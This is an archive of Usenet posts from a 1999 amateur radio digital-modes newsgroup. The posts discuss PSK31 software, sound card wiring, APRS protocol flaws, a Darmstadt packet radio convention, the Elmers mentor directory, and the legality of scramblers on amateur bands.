John Seney, WD1V [FN42]
http://www.qsl.net/wd1v
Manchester NH 03103 USA
FISTS #5014 QRP Macnet
FAQ Host Radio & Scopes

5574. Ham Radio Site

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-25 00:00:00 UTC
From: RH <w4et@arrl.net>
Message-ID: <Q4494.189$Rj.3407@news.apex.net>
Source record: 14982
Cross-posted to:
rec.ham-radio,rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment

I would like to invite you to visit my Ham Radio Web Site

URL http://www.geocities.com/CapeCanaveral/Lab/3076

thanks and 73
Ron - W4ET

5575. Re: Connecting sound card to Computer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-25 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <842mmcifm1@bob.news.rcn.net>
Source record: 14983
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

Do the sound card mike preamplifiers distort the signal even if you don't overdrive them or are you saying it's best not to use them because they are easy to overdrive? If the sound card design is that poor, doesn't it call into question the remainder of it's audio chain? On one setup I have a very low audio output and use the mike input. I've not noticed any problem but of course that's a sample of only one sound card and others could perform quite differently.

5576. Need help with AEA PK-900 TNC and Kenwood TS-790 A

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-25 00:00:00 UTC
From: Gerry Pieterse <tgerry@global.co.za>
Message-ID: <3864ead8.0@news1.mweb.co.za>
Source record: 14984

I run an upgraded AEA PK-900 AEA with the latest DSP upgrade from Timewave Technologies. It also has the optional 9600 baud board. The problem is that the Kenwood TS-790 eveidently needs a modification to run 9600 baud. I would greatly appreciate it if anybody can help with information on this mod (if indeed a mod is needed). I would also appreciate input on which software to use for automated operation (currently running Timewave's PK Term 99 on Windows 98. Because I am keen to start working satellites on 9600 soonest, please reply direct to tgerry@global.co.za or a reverse charges call to 27 11 888 1187 (Johannesburg, South Africa). Many thanks and all the best for the new year
Gerry - De ZS6GER

5577. PSK31 SOFTWARE WANTED

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-25 00:00:00 UTC
From: LARRY D JONES <WB5KYK@prodigy.net>
Message-ID: <842rlf$e9u$1@newssvr04-int.news.prodigy.com>
Source record: 14985

I am trying ot get on PSK 31 but am having trouble obtaining software. I will be running a compaq presario (IBM compatable) and am running Windows '95. I have tried to download software from the PSK 31 Homepage without success (?). I wonder if anyone out there knows of other site where I might be able to find suitable software? Many thanks - Larry, WB5KYK

5578. Voice Network (internet based)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-25 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s6a9j6flh4535@corp.supernews.com>
Source record: 14986

This uses Part-97 radio thinking on Part-15 devices. Feel free to
hit delete now, if this is offensive to you.

I've been thinking (I do this in the bathtub reading junk mail catalogs)...

I've just put up a wireless link using Symphony Spread Spectrum cards
and it goes almost 5 miles, and along with that, have a project where I
want to put a 486 at 300 ft or so (power fed, or solar), with three of
the Symphony cards and a TAPR CompactFlash based router
software (PeeWee Linux). Here's a few links:

http://www.proxim.com/symphony
http://www.usa-site.net/~ssampson/radio
http://projects.adis.on.ca/Embedded/Disks/Wireless/

I haven't built the Symphony hub yet, but have the board and
CompactFlash. Since I used up my first 3 Symphony boards, I will
have to buy three more (@ $120 each). I'm thinking about using
small 3 element yagis on each tower leg, and putting each Symphony
on a different hopping code (thus all three don't interfere with each
other, and you know what leg you receive the best when you link up
by trying each code. So there is the concept of a Hub with individual
RF based hosts spaced out across the city.

Now the thought comes to me. If I put a 2 meter transceiver (these are
cheap and abundant) at rooftop height at each of the Symphony remote
hosts (using the same tri-pod antenna base), and say a 40 watt 2 meter
repeater at 300 ft, I could have a bunch of cell sites, that as an user with
a talkie passed through them, the host with the strongest signal could
win the voter logic and feed the repeater.

This means an Analog to Digital voice and signal strength circuit at
each 2 meter radio, that interfaces to the Linux for transport by the
Symphony. Maybe a vocoder like Charles Brain uses with his HF
radio project.

Anyone else have some good ideas on how to toy with this design?

Happy Holidays
Steve, K5OKC
Oklahoma City

5579. Re: PSK31 SOFTWARE WANTED

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-25 00:00:00 UTC
From: "Bill Turner, W7TI" <wrt@eskimo.com>
Message-ID: <843cuk$62l$1@eskinews.eskimo.com>
Source record: 14987

Go to: http://www.megalink.net/~n1rct/ and click the PSK31 box. Several
to choose from.

Bill, W7TI

LARRY D JONES <WB5KYK@prodigy.net> wrote in message
news:842rlf$e9u$1@newssvr04-int.news.prodigy.com...
> I am trying ot get on PSK 31 but am having trouble obtaining software.
I
> will be running a compaq presario (IBM compatable) and am running
Windows
> '95. I have tried to download software from the PSK 31 Homepage
without
> success (?). I wonder if anyone out there knows of other site where
I
> might be able to find suitable software? Many thanks - Larry, WB5KYK
>
>

5580. Re: Connecting sound card to Computer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-25 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <843fb8etj2@arachne.labyrinth.net.au>
Source record: 14988
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

In rec.radio.amateur.digital.misc Bob Lewis <aa4pb@erols.com> wrote:
> Do the sound card mike preamplifiers distort the signal even if you
> don't overdrive them or are you saying it's best not to use them
> because they are easy to overdrive? If the sound card design is that

The latter. I've never tried to work with them.

Hamish vk3sb
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

5581. Re: What's the state of art in packet nowdays?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-25 00:00:00 UTC
From: John Miles <jmiles@pop.removethistomailme.net>
Message-ID: <38656B7E.7CF1@pop.removethistomailme.net>
Source record: 14989

wd1v@amsat.org wrote:
>
<snip>
> Ham radio simply lacks wireless modems with enough BW to make
> our capabilities come into signifigant play. God knows we have
> enough computers. But to get a wireless modem going with a
> data rate that supports audio, video, data - this is what we
> sit patiently waiting for because its out of homebrew
> league.
<snip>

Hmm. I'm sending this message through a relatively-simple wireless modem that can handle the equivalent of 6 T1 lines and still have enough bandwidth left over for 80 9600bps packet channels. :-) These problems are solved, guys -- they've been solved for years, technically speaking. The relevant techniques just don't attract much attention from hams who memorize the question pools and run like hell from anything that doesn't say "Yaecomwood" on the front panel. That's a shame, too, because the high-speed stuff is a lot more fun to play with IMHO, even if you do have to make tradeoffs elsewhere.

-- jm

---
http://www.qsl.net/ke5fx
Note: My E-mail address has been altered to avoid spam

5582. Re: PSK31 SOFTWARE WANTED

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-25 00:00:00 UTC
From: Harry <NoEmail@NoSpam.com>
Message-ID: <DFf94.200020$5r2.511756@tor-nn1.netcom.ca>
Source record: 14990

Try Logger for Windows.

As it names suggests, it is a logging program but it is also a great PSK31 program that uses your sound card. It is very easy to use. Best of All it is freeware!

GOTO www.itis.net/golist

73's

"LARRY D JONES" <WB5KYK@prodigy.net> wrote in message news:842rlf$e9u$1@newssvr04-int.news.prodigy.com...
> I am trying ot get on PSK 31 but am having trouble obtaining software. I
> will be running a compaq presario (IBM compatable) and am running Windows
> '95. I have tried to download software from the PSK 31 Homepage without
> success (?). I wonder if anyone out there knows of other site where I
> might be able to find suitable software? Many thanks - Larry, WB5KYK
>
>

5583. Re: What's the state of art in packet nowdays?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-25 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <3865938B.49BEC0EF@usa-site.net>
Source record: 14991

The question is, how many feet can you do that, and is it
enough?

I think building a 10 GHz FSK link is quite an accomplishment,
and I was excited as everyone else when Ham Radio magazine
published the article many years ago. Communications Quarterly
even had a more interesting 24 GHz design. Neither were cheap
or easy to duplicate. You could make 3 trips to Dayton and still
not find enough stuff to duplicate the design. Thus, you have to
be willing to redesign what you can't find. That's no way to compete
with Kenmore or the other Ham manufacturers for our attention.

If it doesn't come in a kit like those I built from TAPR, I'm sorry,
I have a day job, and I don't go to Dayton.

The alternative is 1/5th the bandwidth, but off the shelf, buy it at
Office Depot. Same as my 2m/70cm talkie. I don't build things like
that, I buy them. If we are only talking 5 to 10 mile hops, then
there is a limit to how much Hams will want to handwire hundreds of
duplicates. Ain't going to happen, never has.

> > But to get a wireless modem going with a
> > data rate that supports audio, video, data - this is what we
> > sit patiently waiting for because its out of homebrew
> > league.
> <snip>
>
> Hmm. I'm sending this message through a relatively-simple wireless
> modem that can handle the equivalent of 6 T1 lines and still have enough
> bandwidth left over for 80 9600bps packet channels. :-) These problems
> are solved, guys -- they've been solved for years, technically
> speaking. The relevant techniques just don't attract much attention
> from hams who memorize the question pools and run like hell from
> anything that doesn't say "Yaecomwood" on the front panel. That's a
> shame, too, because the high-speed stuff is a lot more fun to play with
> IMHO, even if you do have to make tradeoffs elsewhere.

5584. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-25 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <841uaj$23f9$1@arachne.labyrinth.net.au>
Source record: 14992

Ian Wade <ian@dowrmain.demon.co.uk> wrote:
> Yes, it is puzzling :-) There are many ambiguities in the current
> specification, but most of it seems to work more-or-less reliably most
> of the time in practice. Hopefully these ambiguities will be addressed
> in future versions.

I think the biggest disadvantage is the sheer quantity of formats which may be used. This makes decoding a nightmare. Applications can send various formats for their position, including grid squares, a special APRS lat/long format, raw NMEA-0183 data strings, etc. Your symbol for the map can be specified using either a symbol in your data string, OR your SSID (callsign-X). Also, the list of call signs you listen for is a few dozen pages long. Each new version of APRS has a new destination callsign.

I think it would be better to deprecate all but one format.

Hamish VK3SB
--
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5585. Re: 10m APRS reports please

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-26 00:00:00 UTC
From: "M. Pirecloth" <"May England be delivered">, soon, "From the festering sore of monarchy And the cancer of the crown.May Englishmen enjoy the boon Of pure", "unshackled liberty.May democracy abound."
Message-ID: <946206705.17122.1.nnrp-07.9e98250c@news.demon.co.uk>
Source record: 14899
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Ian Wade <ian@dowrmain.demon.co.uk> wrote in message
news:f6bndFAxOeZ4Ewwd@dowrmain.demon.co.uk...
> I'd welcome any reports of my APRS signal on 28.297 (center) 300bps
> 200Hz shift signal.

.....it's got a modulation index of 2/3?

5586. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-26 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <dk7HaJAzPgZ4EwwY@dowrmain.demon.co.uk>
Source record: 14900

In article <slrn86bnjj.754.nomail@linux.pe1chl.ampr.org>, Rob Janssen <nomail@pe1chl.demon.nl> writes

>I have read the document, and now a few things are a bit clearer to me.
>Not only a few of the details I apparently missed when just looking at the
>traces, but also a couple of things about the design principles these
>guys follow...
>
>Apparently they are totally focused on using every bit in the packet (at
>least some of them are), and they end up totally mixing up the addressing
>and data layers. Especially the designers of the "Mic-E" protocol have
>done a very bad job in this respect, IMHO.
>
>In other points, fields are padded with spaces for no good reason.
>And "special characters that should not occur in the message" are used
>all over the place, even to overcome apparent oversights in the original
>protocol ("when we tack on <special character><message> to the end of
>an existing message we can include some extra feature that was forgotten")
>
>I find this deceptive for a later-generation protocol in packet radio.
>I would have hoped that people would have learned from the early days,
>and developed a protocol in such a way that it is easily extensible,
>even in an environment where there are multiple non-cooperating developers
>and no central registry for protocol and data elements. This has been the
>development environment for the early packet protocols, and every developer
>knows what things to watch out for in such an environment.
>
>Now, with a working worldwide Internet in place, it should be possible
>to have a registry with much less effort. But protocols are still designed
>in a way that favors short-sighted "efficiency" considerations over
>unambiguity, extensability, compatability, etc.
>

Agreed on all points Rob! Problem is, APRS has grown like topsy, and parts of it are a mess. A major contributory factor was the fact that it wasn't documented properly, so that many anomalies weren't apparent. That was the point of the current exercise, to lay everything out on the table for all to see, prior to deciding what to do about it.

In an ideal world we would start again, replacing the bits of APRS that are ugly. Unfortunately, however, Kenwood is now producing radios with APRS-compliant "concrete-ware" (i.e. firmware that you cannot change easily), thus putting a ball and chain around APRS's ankles, at least for the immediate future -- I don't understand how people can spend hundreds of dollars on radios they can't upgrade.

The next step? We need input, lots of it, to help turn APRS into a system that will bear scrutiny. The place to send this input at the moment is to the "aprsspec" list -- to join the list, start at http://www.tapr.org, and follow the path "Special Interest Groups" > "APRS Specification" > "Join APRS Spec Discussion List".

73
Ian, G3NRW
Technical Editor, APRS Protocol Specification

--
+---+
| APRS on 144.800 [IO91SX] ~55km/35 miles NNW of London |
| email: g3nrw@arrl.net |
| |
| APRS PROTOCOL SPEC: http://www.tapr.org/tapr/html/Faprswg.html|
+---+

5587. 16. Int. PR-Convention Darmstadt Call f. Papers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-26 00:00:00 UTC
From: Jens David <dg1kjd@dl0td.afthd.tu-darmstadt.de>
Message-ID: <84583lrkc1@sun27.hrz.tu-darmstadt.de>
Source record: 14901

Call-for-Papers
16. International Packet Radio Convention at Darmstadt Technical University

Hello Packet-Friends,

in contrast to all rumors there will be a Packet Radio Convention in
Darmstadt again in 2000.
However, it will be about one month earlier than in the past, on

April 1st and 2nd, 2000 (this is not an april fool)

in the "Hans-Busch-Institut" of Darmstadt Technical University.
As always, thematics include everything that concerns packet radio and
digital wireless communication in general, as node controllers, modem
concepts, RF modules, link planning, protocols, software, operating systems...

It seems there has not been much development last year in digital amateur
radio, but maybe even because of this fact there are some new concepts or
projects which could be presented.

As always,

- we have two big rooms reserved for lectures
- there will be a scriptum where the contributions are documented
- on the first floor we have an exhibition area with network access where
new developments can be presented
- the big lecture rooms can also be used for workshops, in addition to this
we also have some smaller rooms

We need speakers and contributions.
Everybody who would like to make a contribution, provide a lecture,
or supervise a workshop please contact me in the next weeks, if possible with
a little 3-sentence abstract and an idea how long your lecture/workshop will
take.

If your ideas/project fits into this we would be happy to welcome you to the
convention.

```
-------------------------------------------------------------
| Deadline for scriptum contributions is March 27, 2000 |
-------------------------------------------------------------
```

Guidelines for scriptum contributions are appended.

73 + 42 Jens, DG1KJD

Guidelines for scriptum contributions

General:
All articles are collected by an editor and together form the DIN-A4 sized
scriptum which is then professionally copied and bound in the neccessary
volume. The copyrights remain at the authors.
The editorial staff prints the articles (if neccessary) and after this adds
page numbers and head lines. The articles are sorted and a table of contents
is created. To ensure a reasonable look of the result, it is neccessary that
the authors respect the following guidelines:

media: We accept paper, cdrom (ISO9660) oder floppy disk (MSDOS fs)
file format: PostScript or LaTeX Source
It does not matter which tools the documents are created
with or which font types etc. have been used as long as we
can print it out. Please send ready-to-print postscipt
files if possible.
page format: DIN-A4
page borders: left: 3 cm
right: 2.5 cm
upper: 3 cm
lower: 3.5 cm
language: english or german

Your article should not be much longer than ten (10) pages. If you need more
space, please contact me.
There is - however - no lower limit on size.
As stated above: Please don't add any page numbering!

contact:

Jens David
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Tel. @Home: +49-2251-780158
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AMPRnet: dg1kjd@db0bm.ampr.org
I-EMail: dg1kjd@afthd.tu-darmstadt.de
WWW: http://www.afthd.tu-darmstadt.de/~dg1kjd

In case of questions please don't hesitate to contact me.

-- Jens

5588. Re: Scrambler

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-26 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9912261929500.7970-100000@dns.bde-arc.ampr.org>
Source record: 14902

These aren't legal for amateur radio (at least here in the U.S.).

Compression is allowed. Encryption is NOT.

On Sun, 26 Dec 1999, NDS wrote:
> Anyone know of a good software scrambler?
> I have seen them about on the net,but can't seem to find them anymore.

5589. Elmers Directory Needs Elmers!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-26 00:00:00 UTC
From: pschleck@novia.net
Message-ID: <SWw94.12300$K7.468642@newscene.newscene.com>
Source record: 14903
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

-----BEGIN PGP SIGNED MESSAGE-----

As readers of the rec.radio.amateur.* newsgroups are probably aware, I maintain a periodic information posting and WWW Page known as the Amateur Radio Elmers Resource Directory (aka the "Elmers List") which provides a list of Internet Elmers, indexed by topic, and their E-mail addresses. (For users of threaded newsreaders, this article is linked to the base article of the directory itself). You may also access the Directory at:

http://www.novia.net/~pschleck/elmers/

In order to maintain its value to the net, I have strived to keep it accurate and up-to-date. In addition to reviewing the currency of the entire Directory every 2 years, I am constantly scouring the newsgroups for new Elmers to join the directory. Areas of expertise that are most desirable for the directory right now include:

- Any expertise from residents of states, provinces, and foreign countries not currently represented
- Advanced homebrewing techniques (surface-mount, VLSI, DSP, spread-spectrum, etc.)
- TCP/IP Packet Radio and Gateways/Internetworking (particularly local IP coordinators and/or subnet managers/operators/leaders)
- Amateur Satellites/Space Operation (particularly Microsats, SAREX, and ARISS)
- Amateur-related Software for Unix/PC/Mac/Amiga/Psion/HP-95/PalmPilot
- College Clubs and organizational guidance/strategies
- Boy Scout Amateur Radio Merit Badge Counselors
- Unix/Linux/X-Windows programming and configuration
- Amateur Radio Organizational Contacts (I am especially looking for contacts for the ARRL Field Organization, GRAPES, AMSAT, QCWA, QRP Int., NARA(?), QRZ, CSVHFS, LAMBDA, ARES, RACES, FEMA, NACEC, any state OES or EMA, as well as any regional frequency coordinating body)
- Band, Mode or, Brand-specific equipment (actual manufacturer or dealer contacts would be quite welcome, as long as they reveal their affiliation and at least provide *some* free services)
- Maintainers of unique amateur-radio-related anonymous File Transfer Protocol (FTP) sites and World-Wide Web (WWW) Home Pages (as opposed to those that are substantially a rehash of, or pointers to, existing sites).
- Maintainers of unique amateur-radio-related mailing lists
- Editors/contacts for amateur-radio-related publications

In particular, based on reduction and analysis of 7 months worth of audit logs from the geographic-area/subject search engine on the main Elmers Directory home page, the following geographic-area/subject pairs were requested two times or more, but resulted in no match in the directory (meaning that the individuals seeking assistance could not find a matching Elmer):

AUSTRALIA

ANTENNAS (4)
VERY HIGH FREQUENCY (VHF)/ULTRA HIGH FREQUENCY (UHF) (4)
REPEATERS (2)
RADIO CONTROL (RC) (2)

CANADA

10-X INTERNATIONAL (2)

GERMANY

ANTENNAS (3)
APPLE MACINTOSH COMPUTER (2)
HOMEBREWING/DO-IT-YOURSELF (2)

SPAIN

PACKET AND DIGITAL NETWORKING (2)

PHILIPPINES, THE

ANTENNAS (5)

UNITED KINGDOM (UK)

VERY HIGH FREQUENCY (VHF)/ULTRA HIGH FREQUENCY (UHF) (3)
WOMEN (YL) (2)
BRITISH AMATEUR RADIO TELEDATA GROUP (BARTG) (2)

Alaska

ANTENNAS (4)
EQUIPMENT TESTING/TROUBLESHOOTING (2)
VERY HIGH FREQUENCY (VHF)/ULTRA HIGH FREQUENCY (UHF) (2)

Arizona

CW (MORSE CODE) (3)
QRP (LOW POWER) (2)
EQUIPMENT TESTING/TROUBLESHOOTING (2)

Colorado

HOMEBREWING/DO-IT-YOURSELF (2)

Connecticut

PACKET AND DIGITAL NETWORKING (2)
REPEATERS (2)

Florida

REPEATERS (2)

Georgia

REPEATERS (3)

Illinois

NOVICE/TECH INSTRUCTION (10)
CW (MORSE CODE) (6)
REPEATERS (3)
VOLUNTEER EXAMINER (VE) AND INDUSTRY (COMMUNICATIONS) CANADA (IC) EXAMINER PROGRAMS (2)
ANTIQUE AND OLDER EQUIPMENT/BOATANCHORS (2)

Indiana

CW (MORSE CODE) (6)
HOMEBREWING/DO-IT-YOURSELF (3)
SATELLITES/ORBITAL SATELLITE CARRYING AMATEUR RADIO (OSCAR)/SHUTTLE AMATEUR RADIO EXPERIMENT (SAREX)/AMATEUR RADIO ON THE INTERNATIONAL SPACE STATION (ARISS) (2)
QRP (LOW POWER) (2)
REPEATERS (2)

Kansas

QRP (LOW POWER) (2)

Michigan

REPEATERS (5)
PACKET AND DIGITAL NETWORKING (4)
VERY HIGH FREQUENCY (VHF)/ULTRA HIGH FREQUENCY (UHF) (2)
INTERNET SERVICES (2)
TOWERS (2)

Minnesota

REPEATERS (4)

North Carolina

CIVIL AIR PATROL (CAP) (2)
AMATEUR TELEPRINTER OVER RADIO (AMTOR)/GOLAY TELEPRINTER OVER RADIO (GTOR)/PACKET TELEPRINTER OVER RADIO (PACTOR)/RADIO TELETYPE (RTTY) (2)

New Jersey

REPEATERS (2)

New York

SATELLITES/ORBITAL SATELLITE CARRYING AMATEUR RADIO (OSCAR)/SHUTTLE AMATEUR RADIO EXPERIMENT (SAREX)/AMATEUR RADIO ON THE INTERNATIONAL SPACE STATION (ARISS) (2)
YOUTH (2)

Ohio

HIGH FREQUENCY (HF)/CONTESTING/DISTANCE (DX) (4)
10-X INTERNATIONAL (3)
AMERICAN RADIO RELAY LEAGUE (ARRL) FIELD ORGANIZATION (3)
ANTIQUE AND OLDER EQUIPMENT/BOATANCHORS (2)

Oklahoma

REPEATERS (2)
ANTENNAS (2)
VERY HIGH FREQUENCY (VHF)/ULTRA HIGH FREQUENCY (UHF) (2)
NOVICE/TECH INSTRUCTION (2)

Oregon

MEDIA (PUBLICATION/WRITING/BROADCASTING) (2)

Tennessee

CW (MORSE CODE) (3)
NOVICE/TECH INSTRUCTION (2)

Texas

PACKET AND DIGITAL NETWORKING (4)

Utah

REPEATERS (2)

Washington

REPEATERS (3)
PACKET AND DIGITAL NETWORKING (2)
TOWERS (2)

Wisconsin

ANTENNAS (3)
PACKET AND DIGITAL NETWORKING (2)
SEARCH FOR EXTRATERRESTRIAL INTELLIGENCE (SETI) (2)

In addition, though the following geographic-area/subject pairs are represented in the directory, the demand ratio (number of requests to number of matching Elmers in the directory) is sufficiently high (3 or greater) to merit recruitment of additional Elmers to share the workload:

ANY

DIRECTION FINDING (DF) (10)
WOMEN (YL) (8)

ANTIQUE WIRELESS ASSOCIATION (AWA) (5)
LEAGUE OF YOUNG RADIO AMATEURS (LYRA) (4)
RADIO AMATEURS OF CANADA (RAC) (4)
AMERICA ON-LINE (3.5)

CANADA

RADIO AMATEURS OF CANADA (RAC) (10)
ANTENNAS (7)
ANY (3.66666666666667)
HOMEBREWING/DO-IT-YOURSELF (3)

Ontario

REPEATERS (4)

SWITZERLAND

ANY (3)

GERMANY

ANY (3)

SPAIN

ANY (5)

INDONESIA

ANY (3)

ITALY

ANY (7)
ANTENNAS (4)

PHILIPPINES, THE

ANY (8)

UNITED KINGDOM (UK)

ANTENNAS (4)
RADIO SOCIETY OF GREAT BRITAIN (RSGB) (3)

UNITED STATES OF AMERICA (USA)

WOMEN (YL) (5)
ANTIQUE WIRELESS ASSOCIATION (AWA) (5)

Alaska

ANY (8)

Alabama

ANY (8)
REPEATERS (3)

Arkansas

PACKET AND DIGITAL NETWORKING (2)

Arizona

ANTENNAS (6)
AMATEUR RADIO EMERGENCY SERVICE (ARES)/RADIO AMATEUR CIVIL EMERGENCY SERVICE (RACES)/SKYWARN/OTHER EMERGENCY SERVICES (3)

California

ANTIQUE AND OLDER EQUIPMENT/BOATANCHORS (6)
ANY (4.75)

Colorado

ANY (3.25)
PACKET AND DIGITAL NETWORKING (3)

District of Columbia

ANY (5)

Delaware

ANY (3)

Florida

ANY (5.14285714285714)
PACKET AND DIGITAL NETWORKING (3.5)
AMATEUR RADIO EMERGENCY SERVICE (ARES)/RADIO AMATEUR CIVIL EMERGENCY SERVICE (RACES)/SKYWARN/OTHER EMERGENCY SERVICES (3)
NOVICE/TECH INSTRUCTION (3)

Georgia

ANY (3.16666666666667)
GEORGIA RADIO AMATEUR PACKET ENTHUSIASTS SOCIETY (GRAPES) (3)

Hawaii

ANY (4)

Idaho

ANY (4)

Illinois

ANY (15)
CW (MORSE CODE) (10)
ANTENNAS (8)

Indiana

ANY (8.66666666666667)
NOVICE/TECH INSTRUCTION (8)
ANTENNAS (4)

Massachusetts

ANY (3.57142857142857)

Maryland

ANY (4.16666666666667)
CW (MORSE CODE) (4)

Michigan

ANY (17.5)

Minnesota

REPEATERS (5)
ANY (3.4)

Missouri

ANY (8)
NOVICE/TECH INSTRUCTION (4)

Mississippi

ANY (3)

North Carolina

ANY (6)

Nebraska

ANY (9)

New Jersey

HOMEBREWING/DO-IT-YOURSELF (3)

New Mexico

ANY (4)

Nevada

ANY (6)

New York

REPEATERS (6)
ANY (4.875)

Ohio

ANY (6.2)
NOVICE/TECH INSTRUCTION (5)
ANTENNAS (5)

Oklahoma

ANY (10)

Oregon

ANY (4.25)
PACKET AND DIGITAL NETWORKING (4)
REPEATERS (3)

Pennsylvania

ANY (3.75)

Rhode Island

ANY (8)

South Carolina

ANY (3)

Tennessee

ANY (16)

Texas

ANY (6)
APPLE MACINTOSH COMPUTER (3)
CW (MORSE CODE) (3)

Utah

ANY (12)

Virginia

NOVICE/TECH INSTRUCTION (5)
ANY (4)
CW (MORSE CODE) (3)
PACKET AND DIGITAL NETWORKING (3)

Vermont

NOVICE/TECH INSTRUCTION (3)

Washington

ANY (12.6666666666667)
ANTENNAS (9)
CW (MORSE CODE) (3)

Wisconsin

ANY (8.5)

If your geographic area and subjects of expertise appear in either list above, your help as an Internet Elmer is greatly needed (particularly for those subject areas followed by numbers greater than 10).

I'd like to emphasize that participation is totally voluntary, with very minimal obligations (1 or 2 polite inquiries a month, if feedback from existing Elmers is any indication). If you find that it is too much work, you are welcome to bow out, no questions asked. You don't even need access to Network News or the World-Wide Web, just a reliable E-mail address.

If you'd like to volunteer, please go to the following Web-based registration form:

http://www.novia.net/~pschleck/elmers/register.html

If you do not have access to the World-Wide Web, send a short E-mail message describing yourself and your areas of expertise to elmers-request@novia.net (the default Reply-To: of this article).

73, Paul W. Schleck, K3FU
elmers-request@novia.net

Maintainer, Amateur Radio Elmers Resource Directory
http://www.novia.net/~pschleck/elmers/

-----BEGIN PGP SIGNATURE-----
Version: 2.6.2

iQCVAwUBOGaaYCROYYq72ea1AQEmIAP+Num+n5nEJ87BIE9hIAxyOwFfRvGhX4bp
bVqfbctlEC9Z/cErIcgBPHvnrTK5XvxIruP0S4fwqRLJpY9pEPUA9FFkbGekMiVe
chB7LH5uqWbQ6ofmV2e3DnDZYfVYStIvAMNavm4qhsTrLQolchJoJw/VzTtmCs6d
E4/pZ/r14Y0=
=YHCz
-----END PGP SIGNATURE-----

5590. Re: 10m APRS reports please

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-26 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s6d8eg81h4588@corp.supernews.com>
Source record: 14904
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

That's in our voice range here. Data is below 28.200.
Will look for it in the morning as the sun passes...

Ian Wade wrote
>I'd welcome any reports of my APRS signal on 28.297 (center) 300bps
>200Hz shift signal.
>
>73
>Ian, G3NRW

5591. Re: Connecting sound card to Computer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-26 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <t7JmOE35C4UfSNfZgTx1FSBNUFvP@4ax.com>
Source record: 14905
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

On Sat, 18 Dec 1999 20:29:33 -0500, "Bob Lewis" <aa4pb@erols.com> wrote:

>> I also heard if you just used a mono plug for the sound card's line
>output
>> (or speaker output), it will short out one of the channels and may
>cause
>> distortion. It is best to use a stereo plug and only use one of
>the
>> channels. Is this good advice?
>
>Good advice! A mono plug will short one output. It may not cause
>distortion in the other channel, but it's never good practice to
>short an output unless you know for sure that the circuit design can
>handle it.

It blew the sound chip on my card when I accidently did this.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

5592. Re: KAM/Hostmaster/Pactor Mode

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-26 00:00:00 UTC
From: Harry <NoEmail@NoSpam.com>
Message-ID: <BVB94.200151$5r2.513108@tor-nn1.netcom.ca>
Source record: 14906

You need to use a more recent version of HOSTMASTER. KANTRONICS changed the host mode slightly which makes older versions of HOSTMASTER incompatible with the new firmware.

KANTRONICS may give you the upgrade for free if you complain load enough.

Or try some new software. PacTerm for windows 95/98 looks great!

There is also XPWARE for Windows 3.1/95/98. It is also a very user friendly program.

KAGOLD is a popular DOS program for KAMs

73's

"Carver Washburn" <clwashburn@worldnet.att.net> wrote in message news:38541D1C.C856F3DC@worldnet.att.net...
> Hi,
>
> Looking for help with the Kantronics KAM and HostMaster software.
>
> I use the KAM updated through firmware Version 8.2E and HostMaster II
> Plus Version 3.1 (1992).
>
> This combination of versions makes Pactor mode inaccessible from
> Hostmaster ('grayed-out' on Menu #2, PACTOR LISTEN and PACTOR STANDBY).
> HostMaster operated on Pactor fine with an older KAM firmware version
> but not the current version.
>
> Any ideas in solving this problem? Contact me at:
> clwashburn@worldnet.att.net
> 73 de Carver W2TFM

5593. Re: Scrambler

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-26 00:00:00 UTC
From: Patricia Gibbons <wa6ube@ix.netcom.com>
Message-ID: <38670BE8.84@ix.netcom.com>
Source record: 14907

Hamish Moffatt wrote:
>
> Hamish Moffatt <hamish@rising.com.au> wrote:
> > D. Stussy <kd6lvw@bde-arc.ampr.org> wrote:
> >> These aren't legal for amateur radio (at least here in the U.S.).
>
> > Shouldn't you be OK as long as the polynomial is published?
>
> > Encryption is not the only useful outcome of scrambling; in fact, I think
> > the encryption is even very good. What it does do is try to ensure there
>
